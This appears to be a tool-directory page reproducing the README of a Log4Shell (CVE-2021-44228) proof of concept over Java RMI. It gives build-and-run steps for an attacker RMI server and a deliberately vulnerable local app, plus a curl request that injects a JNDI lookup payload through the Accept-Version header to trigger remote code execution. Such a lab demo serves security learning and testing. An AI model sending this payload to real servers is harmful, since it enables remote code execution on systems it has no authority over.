
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Submit
ToolsExploitsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

FeedsContactPrivacy© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
log4shell-rmi-poc — A Proof of Concept of the Log4j vulnerabilities (CVE-2021-44228) over Java-RMI | Kitploit

Tools/GitHubGitHub/labout/log4shell-rmi-poc
Vulnerability AnalysisExploitationWeb Application ExploitationPenetration TestingLearning & EducationPayload Development
GitHublabout/log4shell-rmi-poc

log4shell-rmi-poc

A Proof of Concept of the Log4j vulnerabilities (CVE-2021-44228) over Java-RMI

View Repository
84224 years agoNot yet reviewed
Share

log4shell-rmi-poc

A Proof of Concept of the Log4j vulnerability (CVE-2021-44228) over Java-RMI
It uses Log4j 2.5.7 from spring-boot-starter-log4j2

Requirements:

Tested with Java 8 (JDK 1.8.0_25) and Java 11 (JDK 11.0.1)

How to run the POC

1. Clone the repo:

git clone https://github.com/Labout/log4shell-rmi-poc.git

2. Start the attacker RMI Server

cd Log4jshell_rmi_server

./mvnw clean package

java -jar target/Log4jshell.rmi.server-0.0.1-SNAPSHOT.jar

You should get something like this:

rmi server

3. Start the vulnerable Log4j application (here a spring boot application)

In a new Terminal

cd vulnerabel_log4j_app

./mvnw clean package

java -jar target/vulnerabel_log4j_app-0.0.1-SNAPSHOT.jar

4. Inject a vulnerable JNDI over the "Accept-version" header


curl 'http://localhost:8080/hello' --header 'Accept-Version: ${jndi:rmi://127.0.0.1:1099/ExecByEL}'

As you can see the the vulnerable app calls the Calculator app.

exploit

References

https://www.cisecurity.org/log4j-zero-day-vulnerability-response/
https://www.lunasec.io/docs/blog/log4j-zero-day/


Download Tool

Most Popular

View all →

Discover the most used tools by our community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 The ultimate OSINT toolkit: investigation graph, confidence scoring, alias families, map, timeline and reports. 49 modules, 400+ sites, no API keys required.

    509
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    469
  • 3

    ARTEX

    baarai/artex

    LLM multi-agent autonomous penetration testing platform with planner/worker agents, asset and exploration graphs, MITM traffic recording, and vulnerability retesting.

    343
  • 4

    redforge

    cybersecurity91/redforge

    Browser-side red team toolkit with 102 offline tools for recon, payload generation, credential attacks, crypto, encoding and engagement reporting.

    310
  • 5

    opencti

    opencti-platform/opencti

    Open Cyber Threat Intelligence Platform

    306
  • 6

    estorides

    grisuno/estorides

    Aggregates 99+ free OSINT sources in parallel, resolves entities into a knowledge graph, and exports STIX 2.1, MISP, or GraphML with LLM-assisted analysis.

    301

Explore all tools

Browse our collection of tools

View all tools →




